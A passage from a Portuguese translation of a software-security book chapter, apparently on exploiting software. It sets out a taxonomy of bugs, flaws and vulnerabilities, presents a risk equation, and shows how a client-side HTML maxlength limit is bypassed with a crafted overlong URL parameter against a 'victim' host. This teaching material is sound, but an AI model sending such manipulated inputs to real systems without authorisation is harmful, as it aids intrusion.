Duas coleções comuns de vulnerabilidades são a lista de discussão bugtraq, em que muitas explorações são primeiramente discutidos publicamente (http://www.bugtraq.com) e o CVE, em que cientistas e professores universitários catalogam as vulnerabilidades. Observe que, no início do ano 2000, a bugtraq tornou-se uma empresa comercial e que agora é explorada pela Symantec para carregar seus bancos de dados proprietários (que eles alugam para os assinantes). O CVE, administrado pela Mitre, é outra tentativa de reunir os dados de bug e defeito em um só lugar. O problema do CVE é que precisa de muita categorização.

Os dois fóruns mencionados estão começando a permitir que os pesquisadores determinem que certos bugs de software geralmente ocorram comumente em vários produtos diferentes. Afinal de contas, há diversos problemas *gerais* em software. Embora dois produtos de software possam ter uma instância específica de bug de buffer overflow, uma classe geral de problemas pode ser definida, em conjunto com outras instâncias. Em muitos aspectos, um buffer overflow parece igual, não importando em que produto de software tenha ocorrido.

Em nossa taxonomia, as vulnerabilidades (tanto os bugs como os defeitos) estão agrupadas por características centrais e produzem padrões de ataque específicos. Isso se baseia na seguinte premissa: **Erros de programação relacionados produzem técnicas de exploração semelhantes.** Portanto, nosso objetivo é tratar dos problemas genéricos de software em vez de vulnerabilidades específicas conhecidas.[2] Uma classificação geral fornece uma estrutura que pode ser utilizada ao auditar os grandes sistemas de software à procura de vulnerabilidades, para entender e avaliar os resultados. Essa estrutura pode ajudar um auditor a localizar tipos específicos de problemas de software. Naturalmente, tais informações são úteis tanto para defender os sistemas *como para* atacá-los.

---

2. Naturalmente, forneceremos diversos exemplos reais ao longo de todo o texto.

Bugs

Um *bug* é um problema de software. Os bugs podem existir em código e podem nunca ser executados. Embora o termo *bug* seja utilizado de modo geral por muitos profissionais de software, utilizamos o termo de modo a incluir problemas relativamente simples de implementação. Por exemplo, é um bug utilizar `strcpy()` incorretamente em C e C++ de tal maneira que ocorra uma condição de buffer overflow. Para nós, os bugs são problemas no nível de implementação que podem ser facilmente "suprimidos". Os bugs podem existir somente em código. Os projetos não têm bugs. Os scanners de código são eficazes em localizar bugs.

Defeitos

Um *defeito (flaw)* também é um problema de software, mas em um nível mais profundo. Muitas vezes, os defeitos são muito mais sutis do que simplesmente um erro do tipo off-by-one em uma referência de array ou o uso de uma perigosa chamada de sistema. Um defeito é instanciado no código de software, mas também está presente (ou ausente!) no nível de projeto. Por exemplo, há vários defeitos clássicos em sistemas de tratamento de erros e recuperação que falham de modo inseguro. Outro exemplo é expor-se aos ataques de cross-site scripting em razão de um mau projeto. Um software pode ter defeitos que jamais serão explorados.

Vulnerabilidades

Os bugs e defeitos são vulnerabilidades. Uma *vulnerabilidade* é um problema que pode ser explorado por um invasor. Há muitos tipos de vulnerabilidade. Os pesquisadores de segurança computacional criaram taxonomias de vulnerabilidades.[3]

As vulnerabilidades de segurança em sistemas de software variam de erros de implementação local (por exemplo, a utilização da chamada de função `gets()` em C/C++), passando por erros de interface entre procedimentos (por exemplo, uma race condition entre uma verificação de controle de acesso e uma operação de arquivo), até erros muito mais elevados no nível de projeto (por exemplo, sistemas de tratamento de erro e recuperação que falham de modo inseguro ou sistemas de compartilhamento de objetos que incluem equivocadamente problemas de confiança transitiva).[4]

Geralmente, os invasores não se preocupam se uma vulnerabilidade resulta de um defeito ou de um bug, embora os bugs tendam a ser mais facilmente exploráveis. Algumas vulnerabilidades podem ser direta e completamente exploradas; outras somente servem como um degrau para um ataque mais complexo.

---

3. Ivan Krusl e Carl Landwehr são dois cientistas que estudaram as vulnerabilidades e construíram taxonomias. Veja Krusl [1998] e Landwehr et al. [1993] para mais informações.

4. Um problema de confiança transitiva pode ocorrer quando um objeto é compartilhado com um agente que pode continuar compartilhando o objeto (de maneira que não possa ser controlado por quem o compartilhou inicialmente). Se você conta um segredo para alguém, essa pessoa pode escolher compartilhá-lo, mesmo que você não deseje isso.

As vulnerabilidades podem ser definidas em termos de código. Quanto mais complexa for uma vulnerabilidade, mais o código deve ser examinado para detectá-la. De qualquer forma, somente observar o código às vezes não funciona. Em muitos casos, é necessária uma descrição em um nível mais alto daquilo que está acontecendo em vez daquilo que está disponível em código. Em muitos casos, é necessária uma descrição de projeto em um nível de white board. Outras vezes, deve-se conhecer o detalhe relativo ao ambiente de execução. Basta dizer que há uma diferença significativa entre erros comuns de programa (bugs) e os defeitos de arquitetura. Com freqüência, erros comuns podem ser corrigidos em uma única linha de código, ao passo que defeitos de projeto exigem um novo projeto que quase sempre afeta múltiplas áreas.

Por exemplo, em geral podemos determinar que uma chamada a `gets()` em um programa C/C++ pode ser explorada em um ataque de buffer overflow, sem conhecer nada sobre o restante do código, seu projeto ou qualquer outra coisa sobre o ambiente de execução. Para explorar um buffer overflow em `gets()`, o invasor insere um texto malicioso em um local de entrada de programa-padrão. Portanto, uma vulnerabilidade `gets()` pode ser detectada com boa precisão utilizando-se uma análise lexical muito simples.

Vulnerabilidades mais complexas envolvem interações entre mais de um local no código. Por exemplo, detectar com precisão as *race conditions* depende de mais que simplesmente analisar uma linha isolada de código. Pode depender de conhecer o comportamento de diversas funções, entender o compartilhamento entre variáveis globais e conhecer o sistema operacional que oferece o ambiente de execução.

Como os ataques estão tornando-se mais sofisticados, a noção de que tipo de vulnerabilidade realmente importa está em constante mudança. Os *timing attacks* (ataques de sincronização) agora são comuns, enquanto há apenas alguns anos eram considerados exóticos. De maneira semelhante, os ataques de buffer overflow em duas fases que envolvem o uso de trampolins já foram de domínio dos cientistas de software, mas agora são utilizados em explorações do dia 0.

Vulnerabilidades do projeto

As vulnerabilidades no nível do projeto levam essa tendência adiante. Infelizmente, determinar se um programa tem vulnerabilidades no nível do projeto exige muito conhecimento. Isso faz com que localizar os defeitos no nível do projeto seja algo não apenas difícil de realizar, mas particularmente difícil de automatizar. Os problemas no nível do projeto parecem predominantes e, no mínimo, são uma categoria crítica de risco de segurança no código. A Microsoft relata que cerca de 50% dos problemas descobertos durante o "Security Push" (campanha de segurança promovida pela Microsoft) de 2002 eram problemas no nível do projeto.[5] Evidentemente, deve-se dar mais atenção a problemas de projeto que tratem adequadamente dos riscos de segurança de software.

---

5. Michael Howard, comunicação pessoal.

Considere um sistema de tratamento de erro e recuperação. Recuperar-se de uma falha é um aspecto essencial da engenharia de segurança. Mas também é complicada, requer interação entre os modelos de falha, projetos redundantes e defesa contra os ataques de negação de serviço. Em uma programação orientada ao objeto, entender se um sistema de tratamento de erro e recuperação são seguros envolve determinar a extensão de uma propriedade ou de diversas propriedades por toda uma variedade de classes que se estendem por todo o projeto. O código de detecção de erro normalmente está presente em cada objeto e método, e o código de tratamento de erro normalmente está separado e é diferente do código de detecção. Às vezes as exceções se propagam até o nível de sistema e são tratadas pela máquina que executa o código (por exemplo, o tratamento de exceções do Java 2 VM). Isso dificulta bastante determinar se certo projeto de tratamento de erro e recuperação é seguro. Esse problema aumenta em sistemas baseados em transações, os quais são comumente utilizados em soluções comerciais de comércio eletrônico, em que a funcionalidade é distribuída entre muitos componentes diferentes executados em vários servidores.

Outros exemplos de problemas no nível do projeto incluem os problemas de compartilhamento de objetos e confiança, canais de dados desprotegidos (internos e externos), mecanismos incorretos ou ausentes de controle de acesso, falta de auditoria/registro em log ou registro em log incorreto, erros de pedido e sincronização (especialmente em sistemas de múltiplos threads) e muitos outros. Para saber mais sobre problemas de projeto de software e como evitá-los, veja *Building Secure Software* [Viega e McGraw, 2001].

Uma visão dos sistemas abertos

A criação de uma taxonomia de vulnerabilidades de software não é uma idéia nova. Entretanto, as poucas abordagens publicadas estão ultrapassadas e em geral não conseguem ter uma visão sistêmica do problema. A tradição de criar taxonomias de falhas freqüentemente tenta separar os defeitos de codificação e os "defeitos emergentes" (relacionados com configuração etc.) e os trata como problemas independentes e separados [Krusl, 1998].[6] O problema é que o risco do software somente pode ser medido e avaliado em relação a um ambiente específico. Isso ocorre porque, em alguns casos, um ataque potencialmente fatal não oferece, em última instância, risco algum se o firewall conseguir bloqueá-lo. Embora determinada parte do software-alvo possa ser, por si só, explorável, o ambiente adjacente pode protegê-lo de danos (se um firewall tiver sorte ou um sistema de detecção de invasão detectar um ataque antes de qualquer dano ser feito). O software é sempre parte de um sistema maior de hardware conectado, tecnologias de linguagem e protocolos. Entretanto, a questão do ambiente é uma faca de dois gumes, pois muitas vezes o ambiente tem um impacto negativo em risco de software.

---

6. O estudo 1978 Protection Analysis (chamado PA) e o estudo 1976 RISOS são tentativas preliminares de classificação das vulnerabilidades.

O conceito de "sistemas abertos" foi introduzido primeiramente na termodinâmica por von Bertalanffy.[7] O conceito fundamental é que quase todos os sistemas técnicos existem como parte de um todo maior, e todos os componentes estão em estado de interação constante. Conseqüentemente, a análise de risco evoluiu a ponto de considerar o sistema em muitos níveis: superconjuntos e subconjuntos. Algumas abordagens para medir o risco de software podem não considerar o ambiente como parte essencial da história, mas o risco não pode ser medido fora de contexto.

Um exemplo clássico de um efeito do ambiente é demonstrado tomando-se um programa que foi executado com sucesso e sem problemas de segurança durante anos em uma rede proprietária e colocando-o na Internet. Os riscos mudam de modo imediato e radical. Por razões como essas, faz pouco sentido considerar o código à parte de qualquer conhecimento sobre o firewall ou o contexto comercial em que o software operará. Da mesma forma não faz sentido tratar a detecção de invasão como um componente atômico em nível de rede separadamente do software que deveria ser monitorado. O fato é que o software comunica-se pelas redes e as definições simples de configuração podem deixar brechas de segurança totalmente expostas. Novamente, as configurações adequadas de firewall às vezes podem impedir um ataque que, de outra forma, destruiria um servidor Web.

Por fim, separar o código do ambiente no qual ele é executado, em última instância, resulta em uma maneira artificial e equivocada de traçar um limite no sistema. De fato, tais limites acabam sendo de pouca ajuda prática. O fator de complicação é que um sistema pode ser dividido em muitos componentes hierárquicos de vários graus de detalhe. Um sistema visualizado dessa maneira é um conjunto de muitos componentes ou objetos existentes em quantidades inumeráveis. Cada parte de software em um sistema pode ser visualizada da mesma forma, como um conjunto de muitos componentes ou objetos em níveis diferentes. Em quase qualquer nível de granularidade, esses objetos se comunicam um com o outro.

Sistemas modernos são complexos e envolvem interações em muitos níveis diferentes. O resultado de tudo isso é que a concepção-padrão semelhante ao da Torre de Hanói de aplicações "empilhadas" (Figura 2.1) é bem enganosa. Aplicativos de alto nível comunicam-se diretamente com construções de nível muito baixo de sistema operacional (até mesmo no nível da BIOS), com muito mais freqüência do que muitas pessoas acham. Então, em vez de uma hierarquia de comunicação organizada, adequada, limpa, com tudo se comunicando corretamente somente com níveis "imediatamente próximos", quase tudo pode comunicar-se com quase tudo em todos os tipos de níveis de separação. Isso faz com que construir um domínio de proteção seja algo difícil, senão próximo do impossível. Os grupos e domínios podem existir em torno de *qualquer* conjunto de objetos e, em última instância, qualquer objeto envolve tanto o código como a configuração. Em última instância, o ambiente *realmente* importa, e tentar considerar o código separadamente do ambiente está fadado ao fracasso.

---

7. Para saber mais sobre Ludwig von Bertalanffy, visite http://www.isss.org/lumLVB.htm.




Figura 2.1: Uma visualização conceitual típica de aplicativos de software (app) como estruturas hierárquicas aninhadas. A realidade é que os aplicativos não são tão bem "empilhados" como parecem aqui. Essa figura foi criada por Ed Felten da Princeton University.

A maioria dos livros sobre segurança (de rede) enfatiza somente o ambiente do software. Falam sobre corrigir problemas de segurança no roteador, o firewall ou instalar o software de detecção de invasão. Apenas recentemente (em 2001) os primeiros livros dedicados unicamente a *desenvolver* softwares seguros foram lançados (*Building Secure Software,* de Viega e McGraw [2001] e *Writing Secure Code,* de Michael Howard e David LeBlanc [2002]).

Achamos útil dividir as abordagens em dois subcampos distintos: segurança de software e segurança de aplicativo.

A segurança de software protege contra a exploração de software, construindo softwares seguros em primeiro lugar, principalmente chegando ao projeto correto (o que é difícil) e evitando equívocos comuns (o que é fácil). As questões críticas desse subcampo incluem: gerenciamento de risco de software, linguagens de programação e plataformas, auditoria de software, projeto voltado à segurança, defeitos de segurança (buffer overflows, race conditions, controle de acesso e problemas de senha, aleatoriedade, erros criptográficos etc.) e teste de segurança. A segurança de software atém-se principalmente a projetar software para que *seja* seguro, garantindo que o software *seja* seguro e ensinando os desenvolvedores de software, arquitetos e usuários.

A segurança de aplicativos protege contra a exploração de software de maneira *post facto,* depois que o desenvolvimento é concluído. A tecnologia de segurança de aplicativo impõe uma política razoável sobre os tipos de coisas que podem ser executadas, como podem mudar e o que o software faz enquanto é executado. Os problemas críticos desse subcampo incluem o *sandboxing* de código [colocar o código em uma "caixa de areia"], proteção contra código malicioso, bloqueio de executáveis, monitoramento de programas quando são executados, imposição da política de uso do software e lidar com sistemas extensíveis.

Observe que esses dois subcampos devem ser considerados ao explorar o software.

Risco

Ao denominar tipos específicos de vulnerabilidades, podemos começar a atribuir níveis de risco a essas vulnerabilidades. Uma vez que um risco seja associado com um bug ou defeito identificado de software, uma empresa pode calcular para onde os orçamentos precisam ser alocados para reduzir o risco. Por outro lado, um invasor pode utilizar os mesmos dados para calcular a probabilidade de dar mais "força ao bug". Evidentemente, explorar algumas vulnerabilidades custa menos, assim como custa menos reparar algumas vulnerabilidades.

O risco descreve a probabilidade de que determinada atividade ou combinação de atividades leve a uma falha de software ou de sistema e, como resultado, ocorrerá um dano inaceitável de recurso. Em certa medida, todas as atividades expõem o software a um comportamento potencialmente defeituoso. O nível de exposição pode variar, dependendo da confiabilidade do software, a quantidade de testes de CQ realizados no software e o ambiente de tempo de execução do software.

Os defeitos e bugs conduzem ao risco; entretanto, os riscos não são exploráveis. Os riscos captam a probabilidade de que um defeito ou bug seja explorado (acreditamos que *alto*, *médio* e *baixo* aparentemente funcionem melhor como parâmetros para isso do que números exatos). Os riscos também captam o dano potencial que ocorrerá. Não apenas é possível a ocorrência de um risco muito alto, como também é provável que cause grande dano. Os riscos podem ser gerenciados por meios técnicos e não técnicos. O gerenciamento de risco de software leva em conta os riscos de software e tentativas de gerenciar os riscos apropriadamente, dada uma situação particular.

O que se segue é um tratamento abreviado para medir o risco de software em um ambiente. Observe que, diferentemente de algumas abordagens, a nossa não leva em conta um grande entendimento sobre o invasor — somente o software-alvo. Ignoramos o problema de categorizar e descrever invasores potenciais neste livro. Outros livros fornecem um tratamento razoável para avaliar o perfil de ameaça dos invasores [Denning, 1998; Jones et al., 2002]. Portanto, a equação de risco que apresentamos aqui visa somente a medir o dano ao software, pressupondo que exista um invasor capaz. Naturalmente, se não há invasores capazes, então não há risco.

Potencial de dano

Em nosso modelo, se o software-alvo é explorável, e o firewall nada faz para protegê-lo do ataque, o resultado é risco **extremo**. É importante entender que o risco nesse sentido significa somente o risco que o software irá falhar. Não tentamos medir o valor nem o custo dessa falha. Em outras palavras, não lhe diremos quanto valia seu banco de dados roubado. A verdadeira avaliação de risco *deve* medir o custo de uma falha. Nesse caso, damos o primeiro passo para classificar o risco — coletar informações sobre uma potencial falha de software, mas sem calcular ativo × valor, potenciais falhas em cascata e controle de dano.

Dadas as nossas definições, a equação para *potencial de dano* é:

Potência do ataque (dada), que varia de 1 a 10 ×
Exposição de alvo (medida ou suposta em 100%) de 0 a 1,0 =
Potencial de dano (o resultado está no intervalo de 0 a 10) × 10

O potencial de dano é uma medida quantitativa. Por exemplo, se um ataque é avaliado em 10 pontos em uma escala de 1 a 10, e você estiver 100% exposto ao ataque (1,0 no intervalo especificado), então seu potencial de dano ao site é 10 × 10 = 100%. Isso significa que seu ativo estará 100% comprometido ou destruído.

Cada ataque tem o potencial real de criar dano. Avaliamos esse potencial determinando a potência de um ataque. É mais provável que os ataques de alta potência causem consideráveis problemas com aplicativos (isto é, as coisas que os usuários podem ver). Os ataques de baixa potência não causam problemas consideráveis.

Exposição e potência

Outra dimensão, *a exposição*, é uma medida da facilidade ou dificuldade em executar um ataque. A exposição também pode ser medida. Se um ataque for bloqueado no firewall, diz-se que tem baixa exposição. Testando o firewall, podemos medir a exposição a um determinado ataque.

Os ataques de alta potência, por definição, causam problemas consideráveis quando são bem-sucedidos. Os ataques de alta exposição que também são de alta potência farão com que um sistema trave, mas esses tipos de ataques de alta potência normalmente indicam somente que o firewall não está configurado adequadamente. Isto é, em muitos casos podem ser diminuídos com configurações razoáveis de firewall.

Por outro lado, ataques de exposição média que causam problemas de alta potência indicam um alvo fraco facilmente comprometido. Por definição, não é muito provável que esses ataques sejam interrompidos somente com as regras de firewall. Portanto, são um prato cheio para a exploração de software. Os padrões de ataque de alta potência com dimensões de exposição média incluem roubo de autenticação, ataques de protocolo e situações extremas de carga. Como dissemos, esses tipos de ataque somente podem ser evitados/diminuídos às vezes por meio de firewalls, detecção de invasão e outras técnicas comuns de segurança de rede. Mas observe que esses são ataques que não podem ser facilmente evitados por um aplicativo de software específico, pois tendem a aproveitar-se das fraquezas no nível de comunicações.

Ataques baseados em entrada no nível do aplicativo normalmente são ataques de alta exposição. Isso significa que são facilmente rastreados pelo radar do firewall-padrão ou tecnologias de nível de rede. Há muitas variedades desse tipo de ataque. Padrões comuns de ataque incluem campos malformados, variáveis de entrada manipuladas e manipulação de representação. Falando em termos gerais, esses tipos de ataque tentam ampliar e manipular o espaço de entrada do programa.

Descrevemos duas variáveis importantes que podem ser medidas durante a avaliação de risco: exposição e potência. Em cada caso, pelo menos uma dessas variáveis deve ser medida para utilizar a equação simples apresentada na próxima seção. Como determinar valores reais para essas variáveis custa dinheiro e recursos, uma única variável pode ser medida e utilizada na equação, contanto que se suponha que a outra variável seja 100%.

Risco real

Mesmo que você esteja 100% exposto a um ataque, mas o ataque em si não atinja o alvo, o ataque não tem importância. Isso é conhecido nos círculos de análise de risco como *impacto*. O risco real mede o efeito de um ataque enquanto considera ao mesmo tempo o potencial de dano. Se o software estiver completamente exposto aos ataques de injeção de banco de dados, o dano potencial talvez seja 100%. Mas se o banco de dados não tiver dados, o impacto será zero — desse modo, o risco real será zero. Isso significa dizer que "o ataque é possível e, se fosse realizado, seria devastador, mas o ataque não é útil porque o banco de dados não tem valor".

A equação para o risco real é:

Potencial de dano (intervalo) 0–10 × Impacto (100% medido ou presumido) =

Risco real × 10

Medir o potencial de dano é relativamente barato e fácil, porque fazer isso somente requer uma análise de firewalls e outros dispositivos de filtragem de larga escala em nível de rede. Um ambiente completo de software pode ser analisado de um único gateway. Entretanto, observe que em muitos casos um firewall ou gateway não é configurado para interromper o tráfego da camada de aplicativo, como solicitações de Web. Isso ocorre quando a segunda equação passa a vigorar e revela se um padrão de ataque realmente causa algum dano. A surpresa pode ser que os padrões de ataque *presumidos* genericamente têm pouco ou nenhum dano potencial e, às vezes, acabam causando muito dano quando um site específico e individual é testado.

Nossas equações revelam-se úteis na prática porque refletem o que acontece no mundo real. Por exemplo, se um padrão de ataque de alta potência for descoberto, evidentemente o dano ao site pode ser aliviado reduzindo-se a exposição. Em muitos casos, isso pode ser realizado adicionando-se uma nova regra de firewall — uma solução relativamente barata. Naturalmente, interromper todos os ataques no nível de aplicativo no firewall não funciona bem. Uma melhor alternativa é corrigir o aplicativo para que reduza a potência de um padrão de ataque.

Um passeio por uma exploração

O que acontece quando um programa de software é atacado? Introduzimos a simples analogia de uma casa para orientá-lo durante a exploração de software. Os "quartos" em nosso software-alvo correspondem aos blocos de código no software que realiza

alguma função. O trabalho disponível é entender suficientemente sobre os quartos para andar pela casa à vontade.

Cada bloco de código (quarto) serve a um propósito único para o programa. Alguns blocos de código lêem os dados da rede. Se esses blocos são quartos de uma casa, e o invasor está na porta de entrada, então pode-se pensar no código de rede como o hall de entrada. Tal código de rede será o primeiro a ser examinado e responder à entrada de um invasor remoto. Na maioria dos casos, o código de rede meramente aceita a entrada e a empacota em um fluxo de dados. Esse fluxo é então transferido mais profundamente na casa para segmentos de código mais complexos que analisam os dados. Então o hall de entrada (do código de rede) conecta-se por meio de portas internas a quartos próximos mais complexos. No hall de entrada, pouca coisa interessante ao nosso ataque pode ser feita, mas ligada diretamente ao hall de entrada há uma cozinha com muitos eletrodomésticos. Gostamos da cozinha, porque ela pode, por exemplo, abrir arquivos e bancos de dados de consulta. O objetivo do invasor é achar um caminho para a cozinha pelo hall de entrada.

O ponto de vista do invasor

Um ataque se inicia quebrando as regras e subvertendo as suposições. Uma das principais suposições a ser testada é a suposição de "confiança implícita". Os invasores sempre quebrarão qualquer regra de apresentação de entrada que tenha relação com quando, onde e o que é "permitido". Pelas mesmas razões pelas quais raramente são feitos projetos de software, o software apenas é submetido raramente ao amplo "teste de resistência", especialmente o teste de resistência que envolve propositadamente a apresentação de entrada maliciosa. O resultado é que, por razões de preguiça inerente, por padrão confia-se nos usuários. A um usuário que tem confiança implícita confia-se o fornecimento correto de dados formados que estejam de acordo com as regras e, assim, também são implicitamente "confiáveis".

Para esclarecer isso ainda mais, repetiremos o que está acontecendo. A suposição básica com que trabalharemos é que usuários confiáveis não fornecerão dados "malformados" ou "maliciosos"! Uma forma específica dessa confiança envolve o software cliente. Se o software cliente for criado para enviar apenas determinados comandos, suposições implícitas são feitas com freqüência pelos arquitetos de que um usuário razoável somente utilizará o software cliente para acessar o servidor. A questão que passa despercebida é que invasores normalmente criam software. Invasores hábeis podem criar o próprio software cliente ou modificar um cliente existente. Um invasor pode (e irá) criar um software cliente personalizado capaz de enviar entradas malformadas *de propósito* e *no momento certo*. É dessa forma que se desfia o tecido da confiança.

Por que é ruim confiar nos usuários

Apresentamos agora um exemplo comum que mostra como se revela a confiança implícita em um cliente. Nosso exemplo envolve o atributo `maxsize` de um formulário de

Hypertext Markup Language (HTML). Os formulários são uma maneira comum de consultar usuários em um site Web quanto a dados. São utilizados extensivamente em quase todos os tipos de transação com base na Web. Infelizmente, a maioria dos formulários Web espera receber entrada adequada.

O desenvolvedor que cria um formulário tem a capacidade de especificar o número máximo de caracteres que um usuário pode apresentar. Por exemplo, o seguinte código limita o campo de "nome de usuário" a dez caracteres:

```
<form action="login.cgi" method=GET>
<input maxlength=10 type="input" name="username">Username</input>
</form>
```

Um projetista que entender mal a tecnologia implícita talvez suponha que um usuário remoto esteja limitado a enviar somente dez caracteres no campo de nome. O que eles talvez não saibam é que a imposição do tamanho de campo acontece na máquina do usuário remoto, dentro do próprio navegador Web do usuário! O problema é que o usuário remoto talvez tenha um navegador Web que não respeite a restrição de tamanho. Ou talvez o usuário remoto construa um navegador malicioso que tenha essa propriedade (se for um invasor). Ou melhor ainda, o usuário remoto talvez não utilize realmente um navegador Web. Um usuário remoto somente pode submeter a solicitação de formulário manualmente em um Uniform Resource Locator (URL) criado especificamente:

```
http://victim/login.cgi?username=billthecat
```

Em qualquer caso, não se deve, definitivamente, confiar no usuário nem no software do usuário remoto! Não há absolutamente nada que impeça que o usuário remoto submeta um URL, como

```
http://victim/login.cgi?username=ESSE_É_UM_NOME_DE_USUÁRIO_MUITO_LONGO
```

Suposições que envolvam confiança, como a apresentada aqui, compõem portas secretas entre os quartos da casa da lógica. Um usuário hábil pode utilizar a entrada de "confiança implícita" para penetrar diretamente pelo hall de entrada na cozinha.

Como um grampo de abrir fechaduras

Um invasor deve criar cuidadosamente entrada de ataque como dados a serem apresentados em uma ordem específica. Cada bit de dados no ataque é como uma chave que abre uma porta de caminho de código. O ataque completo é como um conjunto de chaves que desbloqueia os caminhos internos de código do programa, uma porta por vez. Observe que esse conjunto de chaves deve ser utilizado na ordem precisa em que aparece no chaveiro. E uma vez que uma chave tenha sido utilizada, deve ser descartada. Em outras palavras, um ataque deve incluir a apresentação exata dos

dados certos exatamente na ordem certa. Dessa maneira, a exploração de software é como grampos para abrir fechaduras.

O software é uma matriz de decisões. As decisões se traduzem em desvios que conectam blocos de código uns aos outros. Pense nesses desvios como as entradas que ligam os quartos. As portas se abrirão se o invasor tiver colocado os dados certos (a chave) na ordem certa (localização no chaveiro).

Alguns locais de código no programa fazem decisões de ramificação com base nos dados fornecidos pelo usuário. É nesse local que você pode tentar uma chave. Embora encontrar esses locais de código possa ser muito demorado, em alguns casos o processo pode ser automatizado. A Figura 2.2 descreve os desvios de código de um servidor de File Transfer Protocol (FTP) comum. O gráfico indica quais desvios são baseados em dados fornecidos pelo usuário.

